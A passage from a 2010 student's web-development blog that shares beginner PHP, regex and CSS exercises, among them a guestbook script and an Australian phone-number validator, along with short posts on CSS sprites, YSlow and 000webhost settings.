 /*  date datetime,            */
 /*              PRIMARY KEY (id)           */
 /*                        )            */
 /* 2) define some variables below as they suit your environment;       */
 /* 3) possibly change any formatting in the display_records() function;       */
 /* 4) copy gb.php to your server and enjoy;          */
 /******************************************************************************/
 // Let's define some variables;
 $webmaster = '';    // EMAIL ADDRESS TO SEND WARNINGS TO
                                         // WHEN GUESTBOOK IS SIGNED; LEAVE
                                         // EMPTY IF YOU WANT THIS FEATURE 
                                         // DISABLED;
 $server = 'localhost';                  // DATABASE SERVER;
 $database = 'test';               // DATABASE NAME;
 $user = 'root';                             // USER TO CONNECT TO DATABASE;
 $password = '';                         // USER PASSWORD;
 $entries_per_page = 5;                  // HOW MANY RECORDS PER PAGE;
 $message_length = 1024;                 // MESSAGE LENGTH ALLOWED, LEAVE 0
                                         // IF YOU WANT ANY SIZE MESSAGES,
                                         // THIS CUTS MESSAGE TO DEFINED SIZE;
 $language_filter = 1;                   // 1 - enable language filter;
                                         // 0 - disable language filter;
 $bad_words = array (                    // Bad words vocabulary (add your own);
            'bottom', 'trousers'
                    );
 // Let's spawn an instance of guestbook class;
 $myGB = new Guestbook;
 $myGB->connect_db($server, $database, $user, $password);
 
 // aw- put the POST variables into the variables used in the script 
 $message = $_POST['message'];
 $email = $_POST['email'];
 $name = $_POST['name'];
 $smilies = $_POST['smilies'];
 $country = $_POST['country'];
 
 // If user submitted form, add a record;
 if (isset($message)) {
    if (!isset($smilies))
       $myGB->add_record($name, $email, $message, "no", $webmaster, $message_length, $language_filter, $bad_words, $country);
    else
       $myGB->add_record($name, $email, $message, $smilies, $webmaster, $message_length, $language_filter, $bad_words, $country);
 }
 // If opened without $offset variable defined, it is zero;
 if ((!isset($offset)) or ($offset < 0) or (!is_numeric($offset))) $offset = 0;
 $myGB->display_records($offset, $entries_per_page);
 $myGB->disconnect_db();
 ?>
 <div align=center>
 <table border=0 cellspacing=10 cellpadding=10 width=85% align=center>
 <tr>
 <td valign=top align=center width=60%>
 <p><strong>Add your message:</strong><br>
 (*) Required fields
 <form name=myGB action=gb.php method=post>
 * Name:<br><input type='text' name='name' maxlength=30><br>
 Email:<br><input type='text' name='email' maxlength=30><br>
 * Message:<br><textarea name='message' rows=10 cols=30></textarea><br>
 Country:<br><input type='text' name='country' maxlength=30></input><br>
 <input type=checkbox name='smilies' value='on' checked> Use image smilies<br><br>
 <input type=button value=' Leave message ' onClick="javascript:checkGB();">
 </form>
 </td>
 <td valign=top width=40%>
 <b>Smilies:</b><br><br>
 <table border=1 cellpadding=5>
 <tr><td>
 <img src=smiles/icon_smile.gif alt='Smile'> :-)
 </td><td>
 <img src=smiles/icon_smile_8ball.gif alt='Glasses'> 8-)
 </td><td>
 <img src=smiles/icon_smile_angry.gif alt='Angry'> :(
 </td></tr><tr><td>
 <img src=smiles/icon_smile_big.gif alt='Big smile'> :-D
 </td><td>
 <img src=smiles/icon_smile_cool.gif alt='I am cool'> %-)
 </td><td>
 <img src=smiles/icon_smile_evil.gif alt='Evil'> >8-|
 </td></tr><tr><td>
 <img src=smiles/icon_smile_kisses.gif alt='Kiss you'> :-o
 </td><td>
 <img src=smiles/icon_smile_question.gif alt='Question'> ?
 </td><td>
 <img src=smiles/icon_smile_sad.gif alt='Sad'> :-(
 </td></tr><tr><td>
 <img src=smiles/icon_smile_sleepy.gif alt='Sleepy'> [$-)
 </td><td>
 <img src=smiles/icon_smile_tongue.gif alt='Tongue'> :-P
 </td><td>
 <img src=smiles/icon_smile_wink.gif alt='Wink'> ;-)
 </td></tr></table>

 </td>
 </tr>
 </table>
 </div>

</body>
</html>

Second challenge:
If you don't know about Regular Expression, go to http://www.regular-expressions.info/tutorial.html to get better understanding how Regular Expression works.

PHP has a function that performs a regular expression match called preg_match.

The challenge is to check whether the number entered is a valid Australian number and whether it's a mobile or land line number.

Regular expression for valid Australian phone number can be found on http://regexlib.com/REDetails.aspx?regexp_id=66. You can also copy the regex from the code below.

<?php
if(!empty($_GET['phone']))
{
 $pattern = '/(^1300\d{6}$)|(^1800|1900|1902\d{6}$)|(^0[2|3|7|8]{1}[0-9]{8}$)|(^13\d{4}$)|(^04\d{2,3}\d{6}$)/';
 $subject = $_GET['phone'];
 if(preg_match($pattern, $subject)>0)
 {
  echo "Your phone number is Australian.";
  if(substr($subject,0,2) == "04")
   echo " It's a mobile phone";
  else
   echo " It's a land line / premium number.";
 }
 else
  echo "Not an Australian number";
}

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>

 <title>Phone REGEX</title>
 
</head>
<body>
<form name="form1" action="phone.php" method="get">
<input type="text" name="phone"/>
<input type="submit" name="submit" value="Press me" />
</form>
</body>

Tuesday, September 7, 2010

Week 6 Practical Exercise (Challenge Only)

4:21 PM Posted by viperfx07 No comments
Challenge week 6 is about CSS layout.
To get the same result is impossible, but I guess I do it OK.
Below is the code...

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> 
 
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> 

<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 
<title>Week 6's Challenge</title>
<style type="text/css">
<!--
#right-insert
{
    float:right;
 background-color: #909090;
    font-size: 35px;
    color: #ED4623;
    padding: 10px 2px 10px 5px;
 text-align:justify;
    width: 190px;
 font-family: "Times New Roman", sans-serif;
 letter-spacing: 1px;
    margin-right: 500px;
}
p
{
 margin-right: 600px;
 text-align:justify;
}
-->
</style>
</head>
<body>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Maecenas sem sapien, bibendum ut tincidunt sit amet, dapibus a augue. Vivamus iaculis malesuada velit sit amet euismod. Integer feugiat nisi at enim mattis at feugiat libero pretium. Nunc porta porttitor varius. Vivamus non felis quis magna bibendum varius. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Vivamus tincidunt justo dictum nisi fermentum ut facilisis libero ultrices. Maecenas lobortis interdum magna, sed convallis felis convallis eget. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Morbi tincidunt purus sit amet neque suscipit tempor. Nunc sem eros, ullamcorper nec pulvinar nec, placerat bibendum lorem.
</p>
<div id="right-insert">
this is some text in a box text text text text
</div>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Maecenas sem sapien, bibendum ut tincidunt sit amet, dapibus a augue. Vivamus iaculis malesuada velit sit amet euismod. Integer feugiat nisi at enim mattis at feugiat libero pretium. Nunc porta porttitor varius. Vivamus non felis quis magna bibendum varius. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Vivamus tincidunt justo dictum nisi fermentum ut facilisis libero ultrices. Maecenas lobortis interdum magna, sed convallis felis convallis eget. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Morbi tincidunt purus sit amet neque suscipit tempor. Nunc sem eros, ullamcorper nec pulvinar nec, placerat bibendum lorem.
</p>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Maecenas sem sapien, bibendum ut tincidunt sit amet, dapibus a augue. Vivamus iaculis malesuada velit sit amet euismod. Integer feugiat nisi at enim mattis at feugiat libero pretium. Nunc porta porttitor varius. Vivamus non felis quis magna bibendum varius. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Vivamus tincidunt justo dictum nisi fermentum ut facilisis libero ultrices. Maecenas lobortis interdum magna, sed convallis felis convallis eget. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Morbi tincidunt purus sit amet neque suscipit tempor. Nunc sem eros, ullamcorper nec pulvinar nec, placerat bibendum lorem.
</p>
</body>
</html>

Wednesday, September 1, 2010

Week 5 Practical Exercise (Challenge only).

12:37 AM Posted by viperfx07 1 comment
The practical exercise is quite easy so I just went straight to the challenge
The challenge:
If you have time at the end, experiment with the :hover pseudo-class to make the page interactive. Make the text of a post get bigger if you hover over it. Make the contents of the posts appear only when you hover the mouse over the title.

I decided to divide the challenge into 2 sections:
1. Making the post get bigger (easiest)
2. Make the contents of the posts appear only when you hover the mouse over the title. (the trickiest one)


And, I was a bit stuck with the second one, but finally got it after Googling.

1. For the first challenge, it is pretty straightforward. The workflow is when you hover the ".entry" class, you get bigger font-size. The CSS code:
.entry:hover 
{
 font-size:30px; /*You can change the size to whatever you want*/
}

2. For the second challenge, we have to use the indirect sibling selector to get the effect that we want. The CSS code:
p
{
 visibility: hidden; /*set default p as hidden*/
}

h2:hover ~ p
{
 visibility: visible; /*when you hover h2, you will get p visible (as well)*/
}

Monday, August 30, 2010

CSS Sprites

10:51 PM Posted by viperfx07 No comments
The first time I saw these two words on Best Practices for Speeding Up Your Website, I asked myself, "How come does Sprite relate to CSS?"

I found the definition of it:


CSS Sprites are the preferred method for reducing the number of image requests. Combine your background images into a single image and use the CSS background-image and background-position properties to display the desired image segment

I didn't really understand immediately what it means.
I'm really amazed when I understand it. This is genius way to reducing image requests.

Basically, it's like this. For example, you want to make an "on-off" effect of your image. So when you drag your mouse over, the image link goes "on", and "off" if you drag your mouse off the image. Without sprites, usually we have to make 2 images = 1 "on" image + 1 "off" image. So, the way it works is that "when you drag your mouse over, the browser loads the "on" image, and when you drag your mouse off the image, the browser loads the "off" image.

On the other hand, when using sprites, you just need 1 image, which is a combination between "on" and "off" images (which are drawn side-by-side). So, the way it works: the browser have already loaded the image ("on" and "off" combined in 1 image file) when it loads the page, but the CSS only shows the "off" image (using background-position properties). When you drag the mouse over the image link, the position is changed to the "on" image position.

If you don't understand my explanation (hehehehe...) or you want to see the examples and more details, go to these sites:
http://css-tricks.com/css-sprites/
http://www.thewebsqueeze.com/web-design-articles/an-introduction-to-css-sprites.html

YSlow (Speeding Up Your Website)

10:21 PM Posted by viperfx07 No comments
When I was searching on Google how to strip unused CSS codes, I found the Best Practices for Speeding Up Your Website. Go to the link I've given to read further details about how to tweak your website :D



There are 35 best practices that can be done for boosting your website, but, you don't have to worry of how you're gonna apply these practices, because Yahoo have created a tool called YSlow which is a Firefox add-on integrated with the Firebug web development tool, so you need to install Firebug first before YSlow. Below image shows the result page of YSlow.


It is a great tool to review your website performance. However, for those who use free web hosting, you're not allowed to modify the settings of the server. Hence, you might not get the best result when using YSlow.


Tuesday, August 24, 2010

Technologies Choice For My Learning Contract

1:51 PM Posted by viperfx07 No comments
Basically, my technologies choice for my learning contract can be categorized as:
Front-end technologies: XHTML, CSS, Javascript, jQuery 1.4.
Back-end technologies: PHP, MySQL.
Web Server: Apache

Since this week's subject material is about server side technologies, let's take a look on what PHP is.


PHP (recursive acronym for PHP: Hypertext Preprocessor) is a widely-used open source general-purpose scripting language that is especially suited for web development and can be embedded into HTML.

What distinguishes PHP from something like client-side JavaScript is that the code is executed on the server, generating HTML which is then sent to the client. The client would receive the results of running that script, but would not know what the underlying code was. You can even configure your web server to process all your HTML files with PHP, and then there's really no way that users can tell what you have up your sleeve.

The best things in using PHP are that it is extremely simple for a newcomer, but offers many advanced features for a professional programmer.

There are three main areas where PHP scripts are used.

1. Server-side scripting. This is the most traditional and main target field for PHP. You need three things to make this work. The PHP parser (CGI or server module), a web server and a web browser. You need to run the web server, with a connected PHP installation. You can access the PHP program output with a web browser, viewing the PHP page through the server. All these can run on your home machine if you are just experimenting with PHP programming.

2. Command line scripting. You can make a PHP script to run it without any server or browser. You only need the PHP parser to use it this way. This type of usage is ideal for scripts regularly executed using cron (on *nix or Linux) or Task Scheduler (on Windows). These scripts can also be used for simple text processing tasks.

3. Writing desktop applications. PHP is probably not the very best language to create a desktop application with a graphical user interface, but if you know PHP very well, and would like to use some advanced PHP features in your client-side applications you can also use PHP-GTK to write such programs. You also have the ability to write cross-platform applications this way. PHP-GTK is an extension to PHP, not available in the main distribution.

Reference(s):
http://www.php.net
http://en.wikipedia.org/wiki/PHP

Week 4 Practical Exercise

1:35 PM Posted by viperfx07 No comments
Week 4 materials are about server-side technologies, which focus on PHP.

For the exercise, we're gonna use date function on PHP. If you want to see the documentation without going online, just download the documentation here

Don't hesitate to click Read More.

Date function
string date ( string $format [, int $timestamp ] )

Returns a string formatted according to the given format string using the given integer timestamp or the current time if no timestamp is given. In other words, timestamp is optional and defaults to the value of time().

Original file week4prac.php
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>

 <title>Week 4 Practical</title>
 
</head>

<body>
<?php
echo "The date is: ";
echo date("d m Y H:i:s");

?>

</body>
</html>


The output for the code above: The date is: 24 08 2010 13:29:35

To get 'Monday 15th of August 2005 03:12:46 PM' as the output <-- (not the exact date) Change line 15 to
echo date("l jS \of F Y h:i:s A");

For the question of what sort of online database administration system is provided by my webhost (which is 000webhost.com), it is PhpMyAdmin.

Tuesday, August 17, 2010

Week 3 Practical Exercise

11:37 PM Posted by viperfx07 No comments
This blog post was made to point the interesting parts of the exercises given on week 3.
To see fullpost, don't hesitate to click "Read More" :D


Exercise 1
- What's the difference between <strong> and <b> ?
=> Doing this exercise makes me know the answer


Use the <strong> and <em> tags when the content of your page requires that certain words or phrases be stressed. Use them sparingly or your page, much as you would use exclamation points ( ! ! ! ). If you are only highlighting words for a visual effect to assist in navigation use the <b> and <i> tags (http://www.think-ink.net/html/bold.htm).

One way of working out what is semantically most appropriate is to imagine what a screen reader would do. It will read a <b> tag in a normal voice, but it will emphasise a <strong> tag with a "bigger" voice. So now we know what each tag means. (http://www.webmasterworld.com/forum21/9181.htm)


Exercise 3
I've actually installed Web Developer add-ons years ago but never use it. I've just realized that it's REALLY a great tool.

– CSS > View Style Information. This is like an "Inspect Element" in Chrome.
- CSS > Edit CSS. This menu will let you edit the CSS on-the-fly.
- Information > Display Block size. This menu will let you know dimensions (block size) for div, form, etc
- Tools > Validate CSS. A shortcut to validate your CSS code using the W3C CSS validation service.
- Tools > Display page validation. Another cool feature that automatically validates your html code. If you change your HTML on-the fly using web-developer, it will validate your code straightaway after you finish editing.


I skipped exercise 2 & 4 because it's fairly easy. For exercise 4, I think it's a good exercise that shows how to modifying DOM using raw Javascript (without framework). However, if it's easier to use jQuery to accessing harder structured DOM.

Wednesday, August 11, 2010

Fix failed 000webhost.com validation

11:35 PM Posted by viperfx07 4 comments
If you're failed to validate your 000webhost.com, it is probably because of the generated analytic code that is used "to monitor if account active or not. Analytics code is also used to build stats and visitors report for your website. By disabling analytics code you will also loose an ability to get stats for your website."

To fix it,
1. Go to http://members.000webhost.com/analytics.php
2. Enter your domain (ex. test.site90.net)
3. Enter your ftp password.
4. Don't forget to choose "Disable Code" below "Manage Analytic" dropdown.